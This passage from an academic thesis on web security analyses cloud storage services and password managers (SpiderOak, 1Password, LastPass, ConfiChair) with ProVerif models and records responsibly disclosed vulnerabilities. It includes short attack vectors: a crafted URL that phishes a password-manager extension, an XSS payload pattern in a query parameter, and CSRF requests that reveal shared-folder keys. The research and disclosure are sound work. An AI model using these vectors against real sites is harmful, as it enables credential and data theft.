    "devices": [["homepc", "homepc/"],
                ["laptop", "laptop/"],
                ["mobile","mobile/"]]}})
```

Hence, by accessing the JSON for each device (e.g. `/storage/homepc/`), the JavaScript client retrieves and displays the entire directory structure for the user.

It is well known that JSONP web applications are subject to Cross-Site Request Forgery if they do not enforce an allowed origin policy [BJM08b]. SpiderOak enforces no such policy, hence if a user browsed to a malicious website while logged into SpiderOak, that website only needs to know or guess the user's SpiderOak username to retrieve JSON records for her full directory structure.

More worryingly, if the user has shared a private folder with her friends, accessing the JSON at `/storage/<u32>/shares` yields an array of shared "rooms" that includes access keys:

```
{"share_rooms":
   [{"url": "/browse/share/<id>/<key>",
     "room_key": "<key>",
     "room_description": "",
```

```
    "room_name":<room>}],
 "share_id": "<id>",
 "share_id_b32": "<u32>"}
```

So, the malicious website may now at leisure access the shared folders at `https://spideroak.com/browse/share/<id>/<key>` to steal all of a user's shared data.

Key Management for Shared Data Our specific attack can be prevented by simply adding standard CSRF protections to all the JSONP URLs offered by SpiderOak. However, a more general design flaw is the management of encryption keys for shared data. When a folder is shared by a user, it is decrypted and stored in plaintext on the server, protected only by a password that is also stored in plaintext on the server. This breaks the host-proof design completely since flaws in the SpiderOak website may now expose the contents of all shared folders (as indeed we found). A better design would be to use encrypted shared folders as in Wuala [Gro+06], where decryption keys are temporarily provided to the website but not stored permanently.

Vulnerability Response We notified the SpiderOak team about the attack on May 21, 2012; they acknowledged the issue and disabled JSONP within one hour. However, no change was made to the management of share room keys, and no additional protections against CSRF attacks, such as `Referer` or token based checks, have been put in place. We fear that shared data on SpiderOak remains vulnerable to other website attacks; notably, many of the problems reported on the SpiderOak Security Response page relate to cross-site scripting.

Phishing Attacks on Browser Extensions

Password managers typically offer browser extensions that can be used to fill forms automatically on known websites. These extensions are written in JavaScript and either implement cryptography in JavaScript (e.g. LastPass) or call out to an external desktop application (e.g. 1Password and RoboForm).

When a user visits a website, say `gmail.com` with a password manager's browser extension installed, the extension examines the URL of the page to decide whether or not to automatically fill in the login form (using data retrieved and decrypted from the database). However, the code for parsing the URL is often flawed and does not account for maliciously crafted URLs.

1Password Phishing Attack For example, the URL parsing code in the 1Password extension (version 3.9.2) attempts to extract the top-level domain name from the URL of the current page:

```
var href = getBrowser().contentWindow.location.href
          + "/";
var domain = href.replace(/^http[s]*:\/\/(.*?)\/.*$/i,
                          "$1");
var middle = domain.replace(/^(www.)*(.*)/i, "$2");
return middle.substring(0,1).toUpperCase() +
       middle.substring(1,middle.length);
```

So given a URL `http://www.google.com`, this code returns the string `Google.com`. However, this code does not correctly account for URLs of the form `http://user:password@website`. So, suppose a malicious website redirected a user to the url `http://www.google.com:xxx@bad.com`. The browser would show a page from `http://bad.com` (after trying to login as the "user" `Google.com`), but the 1Password browser extension would incorrectly assume that it was on the domain `Google.com` and release the user's Google username and password. This amounts to a phishing attack on the

browser extension, which is particularly serious since one of the advertised features of password managers like 1Password is that they attempts to protect naive users from password phishing.

Similar attacks can be found on other password managers, such as RoboForm's Chrome extension, that use URL parsing code that is not defensive enough.

URL Parsing Parsing URLs correctly with regular expressions is a surprisingly difficult task, despite URLs having a well understood syntax [RFC3986], and leading websites often get it wrong [Ryd+10]. Perhaps the most widely used URL parsing library for JavaScript is parseUri [ParseUri] which uses the following regular expression (in "strict" standard-compliance mode):

```
strict: /^(?:([^:\/?#]+):)?(?:\/\/((?:(([^:@]*)(?::([^:@]*))?)?@)?([^:\/?#]*)(?::(\d*))?))
    ?((((?:[^?#\/]*\/)*)([^?#]*))(?:\?([^#]*))?(?:#(.*))?)/
```

This regular expression is also incomplete. For example, given the URL `http://bad.com/#@accounts.google.com`, it yields a domain `accounts.google.com` whereas the correct interpretation is `bad.com`.

Domain-based Authorization Password managers authorize websites based on their domain name. The basic flaw that enables our phishing attacks is that the interpretation of the domain of the URL by the browser extension is inconsistent with the interpretation of the browser. In the cases shown above, the extension was wrong and the browser was right. But even if the extension were right and the browser were wrong, a secret password may be leaked. An easy fix that prevents our attack is for the extension to directly use the parsed `window.location` object given by the browser. A different fix is to use a careful regular expression parser that mimics the browser.

A more general design question is whether domain-based authorization is appropriate for website login. On hosting websites such as WordPress and Google Sites, hundreds of different websites may share the same domain name, causing domain-based password managers to be very error-prone. Moreover, users may wish to only release their passwords over HTTPS, but domains do not include protocol information. So for example, if a user asked LastPass to remember her password to `https://facebook.com`, and later she was redirected to the HTTP login form on `http://facebook.com`, LastPass will happily fill in her username and password, revealing it to eavesdroppers on the network. We advocate that password managers implement site-specific authorization policies that include full origins (scheme, host, port) and enable users to choose their desired level of security.

Vulnerability Response We notified 1Password about the phishing vulnerability on April 3, 2012. The 1Password team responded immediately and released a new beta version of their browser extensions on April 5, 2012 (build 39304) that implements a new, more careful, URL parsing function. This function fixes the specific attack that we found but a full verification of their new URL parsing code and its consistency with different browsers remains an open question. The 1Password vulnerability has been publicly disclosed [CVE12-3879].

Rootkit Attacks on Bookmarklets

Bookmarklets are bookmarks that contain a fragment of Javascript code. When clicked, this code is injected into the current active page, a feature commonly used by password managers to fill login forms on the page using the user's password database. Bookmarklets can be considered lightweight substitutes for browser extensions and are particularly suited for mobile and roaming users. Unlike extensions, bookmarklets are evaluated inside the Javascript scope of the page they are being injected into, making them vulnerable to a variety of threats, collectively called *rootkit* attacks [ABJ09a] that are very hard to protect against. Of particular concern

are bookmarklets that handle sensitive data like passwords: they must ensure that they do not inadvertently leak the data meant for one site to another. The countermeasure proposed in [ABJ09a] addresses exactly this problem by verifying the origin of the website and has been adopted by a number of password managers, including LastPass and PassPack. However, they are still vulnerable to attack.

LastPass master key theft The LastPass Login bookmarklet loads code from `lastpass.com` that defines various libraries and then runs the following (stripped down) function:

```
function _LP_START() {
    _LP = new _LP_CONTAINER();
    var d = {<encrypted form data>};
    _LP.setVars(d,  '<user>',
     '<encrypted_key>', _LASTPASS_RAND, ...);
    _LP.bmMulti(null, null);
}
```

This code retrieves the encrypted username and encrypted password for the current website, it downloads a decryption key (encrypted with the secret key associated with the bookmarklet), and uses the decryption key to decrypt the username and password before filling in the login form. Even though the decryption key is itself encrypted, it is enough to know `<user>` and `_LASTPASS_RAND` to decrypt it. Hence, a malicious page can detect when the `_LP_CONTAINER` object becomes defined (i.e. when the user has clicked the LastPass bookmark), redefine this object and call `_LP_START` again to decrypt and leak the key, username, and password.

Since the username and password are meant for the current (malicious) page, this does not seem like a serious attack, until we note that the decryption key obtained by this attack is the permanent master key that is used to encrypt all the usernames and passwords in the user's LastPass database. Hence, the bookmarklet leaks the decryption key for the full database to a malicious website.

A similar attack applies to the PassPack bookmarklet: a malicious website can steal a temporary encryption key that enables it to add a new record into the user's password database for any URL.

Per-record Key Derivation To protect host-proof applications against bookmarklet attacks, it is not enough to strongly authenticate the page that loads the content script. We also need to verify that the website is authorized to read any secret included in the content script. For example, our attacks would not be so serious if the keys revealed by the bookmarklet were specific to the website. Instead, they reveal a design flaw in the ways keys are used in LastPass; LastPass derives a master key from a username and a master password, without using any seed. This key remains constant for a long time (until the master password is changed). Moreover, it is used to individually encrypt each username and password field, and also used to re-encrypt the full database. To correctly implement data sharing with different websites, we advocate that different keys be generated for different records, by using per-record salts, or by including the URL (or its domain name) into the key derivation process.

Vulnerability Response We notified LastPass about the vulnerability on May 21, 2012. The LastPass team acknowledged the risk of leaking the master decryption key to malicious websites and changed their bookmarklet design within 24 hours. Decryption is now performed inside an iframe loaded from the `https://lastpass.com` origin, preventing the host page from stealing the key. However, they did not modify the overall design; hence, LastPass still uses a single master key for all encryptions.

1.3.4 WebSpi Extensions

In order to model encrypted web storage applications we need to extend WebSpi. We extend the browser with web pages, local storage, AJAX and cross-domain requests. We extend the attacker model to capture insecure cookies, simple XSS attacks and clickjacking.

Users Users are endowed with, or can acquire, username/password credentials to access applications. Applications are identified by a host name and a path within that host. The behaviour of specific web page users can be modeled by defining a UserAgent process that uses the browser interface described below.

Servers Servers possess private and public keys used to implement encrypted TLS connections with browsers. These are stored in the serverIdentities table together with the server name (protocol and host) and a flag xdr specifying if cross-domain requests are accepted. The WebSpi implementation of a server is given by the HttpServer process below.

HttpServer handles HTTP(S) messages (and encryption/decryption when necessary) and routes parsed messages to the corresponding web applications on the channels httpServerRequest and httpServerResponse. To model the server-side handler of a web application one needs to write a process that uses this interface to send and receive messages.

Browsers Each browser has an identifier b and is associated with a user. The WebSpi implementation of a browser is given by the HttpClient process (we inline some fragments below). Cookies and local storage are maintained in global tables indexed by browser, page origin and, only for cookies, path. JavaScript running on a page can access cookies and storage associated with the page origin using the private channels getCookieStorage and setCookieStorage, in accordance to the Same Origin Policy. Cookies can be flagged as *secure* or *HTTP-only*. Secure cookies are sent only on HTTPS connections and HTTP-only cookies are not exposed to pages via the CookieStorage channel. For example, the HttpClient code that gets triggered when the JavaScript of page p on browser b wants to set cookies dc and store ns in local storage is:

```
in (setCookieStorage(b),(p:Page,dc:Cookie,ns:Data));
get pageOrigin(=p,o,h,ref) in get cookies(=b,=o,=h,ck) in
insert cookies(b,o,h,updatedomcookie(ck,securejs(dc),insecurejs(dc)));
insert storage(b,o,ns)
```

Here, the function updatedomcookie prevents JavaScript from updating the HTTP-only cookies of the cookie record ck.

The main role of the browser process is to handle requests generated by users and web pages, and their responses. The location bar is modeled by channel browserRequest, which can be used by to navigate to a specific webpage. Location bar request have an empty referrer header. Hyperlink clicks or JavaScript GET/POST requests are modeled by the pageClick channel. The browser attaches relevant headers (referrer and cookies) and sends the request on the network. When it receives the response, it updates the cookies and creates a new page with the response data. Process HttpClient also takes care of encrypting HTTPS requests, decrypting HTTPS responses, and handling redirection responses. AJAX requests are sent to the browser on channel ajaxRequest. When the browser receives the response to an AJAX request it passes on the relevant data to the appropriate web page. (Although we abstract away the tree-like structure of the DOM, we do represent its main features salient to modeling web interactions: cookies, hyperlinks, location bar, forms, etc.) We give the HttpClient code for sending a request req to URI u from page p, with referrer ref and AJAX flag aj:

```
let o = origin(u) in let p = path(u) in
get cookies(=b,=o,=slash(),cs) in get cookies(=b,=o,=p,cp) in
let header = headers(ref, cookiePair(cs,cp), aj) in
get publicKey(=o,pk_host) in
let m = httpReq(u,header,req) in
let (k:symkey,e:bitstring) = reqenc(o,m,pk_host) in
out(net,(b, o, e));
```

The request header is obtained concatenating the referrer, the cookies cs for path "/" and cp for path p and the AJAX flag aj. If needed one could extend the model by including additional headers such as `Origin` [BJM08b]. Note how the code retrieves the public key pk_host of the destination server, which is used to create the symmetric key k and the encrypted message e. The origin parameter o passed to the encryption function reqenc specifies if the chosen protocol is HTTP or HTTPS. In the former case, e equals m.

To model the client side of a web application, one needs to write a process that can access the private browser interface channels pageClick, ajaxRequest, getCookieStorage and setCookieStorage.

Extended WebSpi Attacker

To model a *compromised server*, we simply release its private key on a public channel so that an arbitrary attacker process can impersonate the server. We enable XSS and *code injection* attacks by defining a process AttackerProxy that receives messages on a public channel (available to the attacker) and forwards them on the browser's private channels (such as ajaxRequest, pageClick, getCookieStorage). The parameters sent on these channels include the browser and page ids, which are normally secret. We can selectively enable the compromise of a specific page on a specific browser by releasing the corresponding ids to the environment. CSRF attacks are still enabled by the willingness of the user to visit attacker websites and by the ability of our model to represent GET/POST requests and attach the corresponding cookies.

1.3.5 Application: ConfiChair

ConfiChair [ABR12] is a cloud-based conference management system that seeks to offer stronger security and privacy guarantees than current systems like EasyChair and EDAS. The overall design and cryptographic details of ConfiChair were published in POST'12. A proof-of-concept website that implements confichair is available and maintained at `https://confichair.org`.

Website Design

Figure 1.12 is a simplified depiction of the ConfiChair website. Each conference has a chair, authors, and a program committee (of reviewers).

Once a user logs in at the login page, she is forwarded to a Conferences page where she may choose a conference to participate in. The user may choose her role in the conference by clicking on "change role" which forwards her to the role page. Papers and reviews are stored encrypted on the web server. An author may upload, download, or withdraw her paper. A reviewer may download papers she has been assigned and upload reviews. The chair manages the workflow: she creates the conference, invites program committee members, closes submissions, assigns papers to reviewers, makes the final decision, and sends feedback to all authors. Papers and reviews are stored encrypted on the web server, and each user holds keys to all papers and reviews she is allowed to read in a *keypurse*. For example, each paper has an encryption key




Figure 1.12: ConfiChair Website

(generated by the author) that is stored in the author's and conference chair's keypurses. Each conference has a private key stored only in the chair's keypurse and a shared reviewer key that is stored in each reviewer's keypurse. Each user's keypurse is also stored encrypted on the web server under a key derived from her password. The password itself is not stored there, instead a separate key derived from the password is used to authenticate the user. The web server authenticates users before sending them their keypurses and enforces role-based access control to conference actions and per-user access control to papers and reviews. All the cryptography for decrypting and encrypting keypurses, papers, and reviews is performed in the browser using a combination of JavaScript and a Java applet.

WebSpi Analysis

We model and evaluate paper downloads using WebSpi.

Login We model the login page using two processes: LoginApp represents a server-side webpage listening for requests on `https://confichair.org/login`, and LoginUserAgent represents the client-side JavaScript and HTML downloaded from this URL. These processes implement the web login protocol of Section 1.3.2, but do not yet derive the encryption and MAC keys.

The process LoginUserAgent downloads a login form, waits for the user to type her username and password, derives an authentication credential from the password and sends the username and credential to LoginApp over HTTPS (through the network channel between the browser and HTTP server processes):

```
let loginURI = uri(https(), confichair, loginPath(), nullParams()) in
out(browserRequest(b),(loginURI, httpGet()));
in (newPage(b),(p:Page,=loginURI,d:bitstring));
get userData(=confichair, uid, pwd, paper) in
let cred = kdf1(pwd) in
in (getCookieStorage(b),(=p,cookiePair(cs,ch),od:Data));
out (setCookieStorage(b),(p,ch,storePassword(pwd)));
event LoginInit(confichair, b, uid);
out(pageClick(b),(p,loginURI,httpPost(loginFormReply(uid,cred))))
```

Notably, the process stores the password in the HTML5 local storage corresponding to the current origin `https://confichair.org`, making it available to any page subsequently loaded from this origin. When the user logs out, the local storage is purged.

The server process LoginApp is dual to the LoginUserAgent. It checks that the credential provided by the user in the login form is valid (by consulting a server-side database modeled as a table) and creates a session id passed to the browser as a cookie for all pages on the website, before redirecting the user to the conferences page.

```
in(httpServerRequest,(u:Uri,hs:Headers,req:HttpRequest,corr:bitstring));
let uri(https(),=h,=loginPath(),q) = u in
let httpPost(loginFormReply(uld,m)) = req in
get credentials(=h,=uld,=m) in
let sid = mkCookie(h,uld) in
event LoginAuthorized(h,uld,u,c);
insert serverSessions(origin(u),c,newSession(uld));
let newURI = uri(https(), h, conferencePath(), nullParams()) in
let cp = cookiePair(c,nullCookie()) in
out(httpServerResponse,(u,httpRedirect(newURI),cp,corr))
```

Paper Download We model all the conference pages using a server-side process ConferenceApp and a client-side process ConferenceUserAgent. The process ConferencesUserAgent first makes an AJAX request to retrieve the encrypted keypurse of the logged in user. It then decrypts the keypurse using a key derived from the cached password and stores the decrypted keypurse in local storage for the current origin (`https://confichair.org`).

```
let keypurseURI = uri(https(), confichair, keyPursePath(), nullParams()) in
out (ajaxRequest(b),(p,keypurseURI,httpGet()));
in (ajaxResponse(b),(=p,=keypurseURI,JSON(x)));
in (getCookieStorage(b),(=p,cookiePair(cs,ch),storePassword(pwd)));
let keypurse(k) = adec(x, kdf2(pwd)) in
out (setCookieStorage(b),(p,ch,storeKeypurse(k)))
```

For simplicity, the keypurse contains a single key, meant for decrypting the current user's papers. Subsequently, the user may at any point ask to download a paper and decrypt the downloaded PDF with the keypurse.

```
let paperURI = uri(https(), h, paperPath(), nullParams()) in
out (ajaxRequest(b),(p,paperURI,httpGet()));
in (ajaxResponse(b),(=p,=paperURI,JSON(y)));
in (getCookieStorage(b),(=p,cookiePair(cs,ch),storeKeypurse(k)));
let paper = adec(y,k) in event PaperReceived(paper))
```

Security Goals We model two simple security goals for our ConfiChair website model. First, the login mechanism should authenticate the user. This is modeled as a correspondence query:

```
query b:Browser,id:Id,u:Uri,c:Cookie;
    event(LoginAuthorized(confichair,id,u,c)) ⟹event(LoginInit(confichair,b,id))
```

Second, that a user's papers must remain syntactically secret. We model this using an oracle process that raises an event when the attacker successfully guesses the contents of a paper

```
in(paperChannel, paper:bitstring);
get userData(h, uld, k, =paper) in event PaperLeak(uld,paper).
```

We then ask whether the event PaperLeak is ever reachable.

```
query u:Id,p:bitstring; event(PaperLeak(id,p))
```

The queries written here are quite simple. More generally, they must account for compromised users whose passwords are known to the attacker. For the login and conferences processes above, these queries do indeed hold against an adversary who controls the network, some other websites that honest users may visit, and some set of compromised users.

Attacker Model: XSS on Role Page Our security analysis found a number of web vulnerabilities. Here we describe how the change-role functionality on the ConfiChair webpage is vulnerable to an XSS attack. If an attacker can trick a user into visiting the URL `http://confichair.org/?set-role=<script>S</script>`, ConfiChair returns an error page that embeds the HTML tag `<script>S</script>`, causing the tainted script `S` to run. We model this attack as part of the client-side process RoleUserAgent for the role page: after loading the page, the process leaks control of the page to the adversary by publicly disclosing its identifier:

```
let roleURl = uri(https(), h, changeRolePath(), roleParams(x)) in
out(browserRequest(b),(roleURl, httpGet()));
in (newPage(b),(p:Page,=roleURl,y:bitstring));
out(pub, p)
```

The attacker may subsequently use this page identifier p to make requests on behalf of the page, read the cookies, and most importantly, the local storage for the page's origin.

Attacks on Authentication and Paper Secrecy If we add this RoleUserAgent to our ConfiChair model ProVerif finds several attacks against our security goals. First, the XSS attacker may now read the current user's password from local storage and send it to a malicious website. This breaks our authentication goal since from this point onwards the attacker can pretend to be the user. Second, the XSS attacker may read the current user's keypurse from local storage and send it to a malicious website. This breaks our paper secrecy goal since the attacker can decrypt the user's papers.

These attacks have been experimentally confirmed on the ConfiChair website (along with some others described in Section 4.4). They break the stated security goals of ConfiChair by leaking the user's papers and reviews to an arbitrary website. The previous ProVerif analysis of ConfiChair [ABR12] did not cover browser-based key management or XSS attacks: its security proofs remain valid in the cloud-based attacker model.

Mitigations and Countermeasures An obvious mitigation is to eliminate the XSS attack on the change-role functionality. A more interesting design question is how to change the ConfiChair website to be more robust in the presence of such XSS attacks.

Redesigning the website so that passwords and keys are never stored in local storage and are instead retrieved and decrypted on demand would lead to users entering their passwords more often, and possibly becoming more vulnerable to phishing. Instead, we focus on countermeasures that keep the current workflow of ConfiChair.

First, there is no need for the website to store the plaintext password in local storage, where an XSS attacker can obtain it. Storing just the decryption key is enough. With this change our authentication query is verified by ProVerif. Hence, if the login page does not have an XSS attack then user authentication cannot be broken by an XSS attacker on some other page. Second, we propose to use a fresh session-specific wrapping key to encrypt both the decryption key and the keypurse before storing them in local storage. The website can then decide which pages need access to these keys and expose the wrapping key in a secure cookie only for those pages. For example, suppose all pages that need access to the wrapping key are served from the sub-domain `secure.confichair.org`, whereas all other pages are served from the parent

domain confichair.org. The wrapping key can then be set as a cookie for the sub-domain, pages in the parent domain will not be able to access it. In this design, the website never has both the key and the encrypted data. During login the browser has the password and the website has the encrypted data. After login, the browser has a re-encrypted keypurse and the website has the fresh encryption key. With these changes our secrecy and authentication queries are verified by ProVerif. That is, if the login and conferences pages are hosted on the secure sub-domain and are XSS-free, then XSS attacks on other pages do not impact the security of the application. Whether this countermeasure is practical or even resistant to more sophisticated iframe-based attacks requires further investigation.

1.3.6 Application: SpiderOak

SpiderOak is a commercial cloud-based backup, synchronization and sharing service. It advertises itself as "zero-knowledge", that is, the SpiderOak servers only store encrypted data, but never the associated decryption keys.

Application Design

Users typically use downloaded client software to connect to SpiderOak and synchronize their local folders with cloud-based encrypted backups. However, SpiderOak also provides its users with a web front end to access their data so that they can read or download their files on a machine where they have not installed SpiderOak.

When a user logs into the SpiderOak website, her decryption keys are made available to the web server so that it can decrypt a user's files on her behalf. These keys are to be thrown away when the user logs out. However, if the user shares a folder using a web link with someone else, the decryption key is treated differently. The key is embedded in the web link, and it is also stored on the website for the file owner's use. We focus on modeling this management of shared folders (called shared rooms) on SpiderOak.

WebSpi Analysis

The SpiderOak login process is similar to ConfiChair, except that besides the derived authentication credential it sends also the plaintext password to the server. After login, the user is forwarded to his root directory, from where he may choose to open one of his shared folders (called shared rooms).

The process SharedRoomUserAgent models the client-side JavaScript triggered when the user accesses a shared folder. It makes an AJAX request to retrieve the URL, file names, and decryption key for the folder. It then constructs a web link consisting of the URL, file name, and the decryption key and uses the URL-based sharing protocol of Section 1.3.2 to retrieve its files.

```
in (newPage(b),(p:Page,u:Uri,d:bitstring));
let uri(=https(),=spideroak,=sharedRoomPath(),q) = u in
let keyURI = uri(https(), spideroak, storagePath(), nullParams()) in
out (ajaxRequest(b),(p,keyURI,httpGet()));
in (ajaxResponse(b),(=p,=keyURI,JSON((k:bitstring,name:bitstring))));
let fileURI = uri(https(), spideroak, browsePath(), fileRequestParams(k,name)) in
out(browserRequest(b),(fileURI, httpGet()));
in(newPage(b),(np:Page,=fileURI,file:bitstring));
event FileReceived(file).
```

The server-side process SharedRoomApp responds to the AJAX request from the user: it authenticates the user based on her login cookie, retrieves the folder URL, file names, and decryption key from a database and sends it back in a JSON formatted message. It also responds to GET requests for files, but in this case the user does not have to be logged in; she can instead provide the name of the file and the decryption key as parameters in the URI.

Similarly to ConfiChair, we set two security goals: user authentication and syntactic file secrecy. ProVerif is able to show that our SpiderOak model preserves login authentication but it fails to prove file secrecy as we explain below.

JSONP CSRF Attack on Shared Rooms The SpiderOak shared rooms page is vulnerable to a CSRF attack on its AJAX call for retrieving shared room keys. If a user visits a malicious website while logged into SpiderOak, that website can trigger a cross-site request to retrieve the shared room key for the currently logged-in user. The browser automatically adds the user's login cookie to the request and since the server relies only on the cookie for authentication, it will send back the JSON response to the attacker. The attacker can then retrieve the file by constructing a web link and making a GET request.

This CSRF attack only works if the target website explicitly enables cross-domain AJAX requests, as we found to be the case for SpiderOak. In our SpiderOak model, the SharedRoomsApp page sets the xdr flag, and ProVerif finds the CSRF attack (as a violation of file secrecy).

Mitigations and Countermeasures We experimentally confirmed the attack on the SpiderOak website and on our advice, SpiderOak removed cross-domain access to shared rooms. As in ConfiChair, we consider whether a different design of SpiderOak would make it resistant to attack even if it had a CSRF vulnerability.

One countermeasure is to encrypt the shared room key with the owner's password. Hence, only the owner can decrypt the key, but that is adequate since other shares are given the key in the web link anyway. ProVerif shows that with this fix the attacker is no longer able to obtain the file, even though the CSRF attack is still enabled. The attacker can get the file URL but not the key.

1.3.7 Application: 1Password

Password managers improve the security of password-based login mechanisms by encouraging users to choose or generate long and unpredictable passphrases. These can be remembered by the password manager and automatically filled in to login forms using a browser extension. Password managers typically use the cloud to backup passwords and make them available on all the devices owned by the user. To protect these passwords in transit, on the cloud, and on each device, the password database is always encrypted on the client before uploading.

Application Design

1Password is a password manager that uses the cloud only as an encrypted store. Typically, it uses Dropbox to backup and replicate a user's encrypted password database. To protect these passwords in transit, on Dropbox, and on each device, the password database is always encrypted on the client before uploading. Even though 1Password does not host any website, we show that it is nonetheless vulnerable to web-based attacks.

Password managers such as 1Password provide a browser extension that makes it easier for users to manage their passwords. The first time a user visits a login page and enters his password, the browser extension offers to remember the password. On future visits, 1Password




Figure 1.13: 1password Design

offers to automatically fill in the password. Concretely, the extension looks at the origin of the page and uses it to lookup its database. If a password is found, it is decrypted and filled into the login form.

WebSpi Analysis

We model 1Password and its browser extension as a process that waits for messages from a page on a channel extensionChannel; it then looks for an entry for the current origin in the password database (called a keychain store). If it finds an entry, it asks the user for a master password, uses it to decrypt the username and password, and returns them on the extension channel to the requesting page. This protocol corresponds to the automatic form filling protocol of Section 1.3.2, except that 1Password does not include a MAC with the encrypted data.

```
in (extensionChannel(b),pg:Page);
get pageOrigin(=pg,o,h,u) in
get keychainStore(=pr,uuid,location,=o,cipher) in
get userInteraction(=pr,mp) in
let k = pbkdf2(mp,uuid) in
let (id:Id,pass:Secret) = adec(cipher,k) in
out (extensionChannel(b), (pg,id,pass))
```

We compose this extension process with a standard login application, for example, as in the SpiderOak model, to obtain a simple model for 1Password. Login authentication and password secrecy are the security goals.

Metadata Tampering on the Password Database 1Password is designed to be resistant to attacks on Dropbox and to an attacker who has stolen a user's device. We model an attacker with read/write access to the encrypted password database. Each password entry in 1Password is stored as a separate text file in Dropbox, so our model captures attackers who can read or write to these files. When composed with this attacker and a malicious website, ProVerif finds that password secrecy is violated (hence, so is login authentication).

The attack proceeds as follows: the attacker reads the entry for (say) SpiderOak from the database and replaces the hostname SpiderOak with the name of his own server, Mallory. Since the origin is not encrypted or integrity-protected in the database, this modification remains undetected. The next time the user visits Mallory's website, the page requests a password for Mallory and the 1Password extension instead provides the password for SpiderOak, which gets

Name	Insecure Cookie	XSS	CSRF	Open Redirector	Frameable
Dropbox	✓	✓[a]	✓	✗	✗
SpiderOak	✓	✗	✓	✗	✗
LastPass	✓	✓	✓	✗	✗
PassPack	✓[b]	✗	✓[c]	✗	✓
ConfiChair	✗	✓	✓	✓	✓
Helios	✗	✗	✓	✓	✓

Table 1.11: Web vulnerabilities in cloud storage services

[a] based on `https://www.dropbox.com/special_thanks`
[b] some cookies, including the session one, are insecure
[c] in the login bookmarklet only

leaked to Mallory. We call this attack a metadata tampering attack since the attacker manages to modify the metadata surrounding an encrypted password. Similar attacks are applicable in other storage services.

Mitigations and Countermeasures The metadata tampering attack only applies if the attacker has write access to the encrypted database. Hence, one countermeasure is to make the database inaccessible to the attacker. A more robust solution is to add metadata integrity protection to the password database. As in the protocols of Section 1.3.2, we propose that both the ciphertext and all metadata in a keychain should be MACed with a key derived from the master password. ProVerif verified that this prevents metadata tampering, and hence password leaks, even if the password database is stored in an insecure location.

1.3.8 Concrete Attacks on Encrypted Web Storage Services

We have shown how to formally analyze core components of three encrypted web storage services using WebSpi and ProVerif. In each case, we found that the security provided by cryptography was circumvented by a web-based attack. Two of these attacks leveraged standard website vulnerabilities, namely XSS and CSRF, which are still pervasive in web applications. How common are these kinds of vulnerabilities; were we just lucky to find them? For illustration, Table 1.11 summarizes vulnerabilities on storage websites found by us and by others. Besides XSS and CSRF, this table notes websites that did not use secure cookies and were thus vulnerable to session hijacking, those that had open redirectors that may lead to phishing, and those that could be embedded in inline frames, and thus vulnerable to clickjacking. These vulnerabilities are ubiquitous on the web and seem difficult to avoid on realistic websites. Variations of these vulnerabilities also appear in custom software applications, such as Wuala and 1Password.

We now explain the impact of such vulnerabilities on our target applications.

Metadata Tampering Encrypted storage services such as BoxCryptor, Cloudfogger, and 1Password aim to be resilient to the tampering of encrypted data on DropBox. However, these applications failed to protect metadata integrity, so an attacker could confuse users about their stored data. For example, one could rename an encrypted file in BoxCryptor and replace an encrypted file in CloudFogger without these modifications being detected.

User Impersonation Both ConfiChair and Helios can be attacked if a logged-in user visits a malicious website. If a logged-in conference chair visits a malicious website, the website may use a series of CSRF and clickjacking attacks to close submissions or release referee reports to authors. On Helios, the problem is more serious. If a user authenticates on Helios using Facebook (a common usage pattern), any malicious website she subsequently visits may steal her authentication token and impersonate her, even if she logged out of Helios. The attack relies on an open redirector on Helios and the OAuth 2.0 protocol implemented by Facebook, and corresponds to a token redirection attack previously found using WebSpi [BBM12a]. This attack undermines voter authentication on Helios, and lets an attacker modify election settings by impersonating the election administrator.

Password Phishing Password managers are vulnerable to a variety of phishing attacks where malicious websites try to fool them into releasing passwords for trusted websites. Metadata tampering, as shown for 1Password, also applies to Roboform. Another attack vector is to use carefully crafted URLs that are incorrectly parsed by the password manager. A typical example is `http://a:b@c:d`, which means that the user a with password b wants to access website c at port d, but may be incorrectly parsed by a password manager as a user accessing website a at port b. We found such vulnerabilities in 1Password and many popular JavaScript URL parsing libraries. We also found that password managers like LastPass that use bookmarklets are vulnerable to JavaScript rootkits [ABJ09a].

Chapter 2

DJS: Language-based Sub-Origin Isolation of JavaScript

Web users increasingly store sensitive data on servers spread across the web. The main advantage of this dispersal is that users can access their data from browsers on multiple devices, and easily share this data with friends and colleagues. The main drawback is that concentrating sensitive data on servers makes them tempting targets for cyber-criminals, who use increasingly sophisticated browser-based attacks to steal user data.

In response to these concerns, web applications now offer users more control over who gets access to their data, using authorization protocols such as OAuth [HRH11] and application-level cryptography. These security mechanisms are often implemented as JavaScript components that may be included by any website, where they mediate a three-party interaction between the host website, the user (represented by her browser), and a server that holds the sensitive data on behalf of the user.

The typical deployment scenario that concerns us is depicted in Figure 2.1. A website W wishes to access sensitive user data stored at S. So, it embeds a JavaScript component provided by S. When a user visits the website, the component authenticates the user and exposes an API through which W may access the user's data, if the user has previously authorized W at S. For authenticated users on authorized websites, the component typically holds some client-side secret, such as an access token or encryption key, which it can use to validate data requests and responses. When the user closes or navigates away from the website, the component disappears and the website can no longer access the API.

Single sign-on protocols like OAuth 2.0 from the previous chapter fit within this pattern. For instance, Facebook (S) provides a JavaScript component that websites like Pinterest (W) may use to request the identity and social profile of a visiting user, via an API that obtains a secret OAuth token for the current user and attaches it with each request to Facebook.

